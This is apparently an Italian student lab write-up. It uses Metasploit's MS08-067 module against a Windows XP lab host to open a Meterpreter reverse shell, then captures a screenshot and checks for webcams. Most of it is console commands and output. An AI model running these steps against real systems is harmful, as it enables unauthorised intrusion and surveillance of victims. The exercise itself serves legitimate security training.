

Esercizio pratico S7/L3

Traccia:

Hacking MS08-067 Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

1) Avvio metasploit → *msfconsole*

```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

      .:ok000kdc' .:c000k00k0:
      :x00000000000000c      c0000000000000x.
      :000000000000000k,      ;k000000000000000:
      '00000000k0000000: :000000000000000000'
      a00000000.MMMMM.a0000a00001.MMMMM.a0000000a
      a00000000.MMMMM.a00000c.MMMMM.a0000000x
      {00000000.MMMMMMMMMM;d.MMMMMMMMMM.a0000000l
      .00000000.MMM .MMMMMMMMMMMM MMMM.a0000000.
      c0000000.MMM 00c.MMMMM'a00.MMM.a0000000c
      a000000.MMM 0000.MMM'0000.MMM.a000000a
      {00000.MMM 0000.MMM'0000.MMM.a00000l
      ;0000.MMM 0000.MMM'0000.MMM;0000;
      .a00a WM 000000000000.MX x00a.
      ,k0l M 0000000000000.M a0k.
      :kk;:0000000000000.0k;
      ;k00000000000000k;
      ,x000000000000x.
      .l0000000l.
      ,d0d.
      .

      =[ metasploit v6.4.5-dev ]
+ -- --[ 2413 exploits - 1242 auxiliary - 423 post ]
+ -- --[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

2) Ricerca dell'exploit → *search ms08_067*

```
msf6 > search ms08_067
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ <u>ms08_067</u> _netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
1	target: Automatic Targeting
2	target: Windows 2000 Universal
3	target: Windows XP SP0/SP1 Universal
4	target: Windows 2003 SP0 Universal
5	target: Windows XP SP2 English (AlwaysOn NX)
6	target: Windows XP SP2 English (NX)
7	target: Windows XP SP3 English (AlwaysOn NX)
8	target: Windows XP SP3 English (NX)

3) **Uso dell'exploit** → *use exploit/windows/smb/ms08_067_netapi* → *show options* → *set RHOST 192.168.40.150* → *exploit*

```
root@kali: /home/kali
File Actions Edit View Help

Interact with a module by name or index. For example info 82, use 82 or use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.40.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.40.150
RHOST => 192.168.40.150
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.40.100:4444
[*] 192.168.40.150:445 - Automatically detecting the target ...
[*] 192.168.40.150:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.40.150:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.40.150:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.100:4444 -> 192.168.40.150:1035) at 2024-05-21 04:55:31 -0400
```


4) **Uso di meterpreter** → *help* (per vedere opzioni)

```
meterpreter > help

Core Commands
```

5) **Comando screenshot** →

```
meterpreter > screenshot
Screenshot saved to: /home/kali/xtBpxVhN.jpeg
meterpreter > █
```



6) Comando `webcam_list` →

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter >
```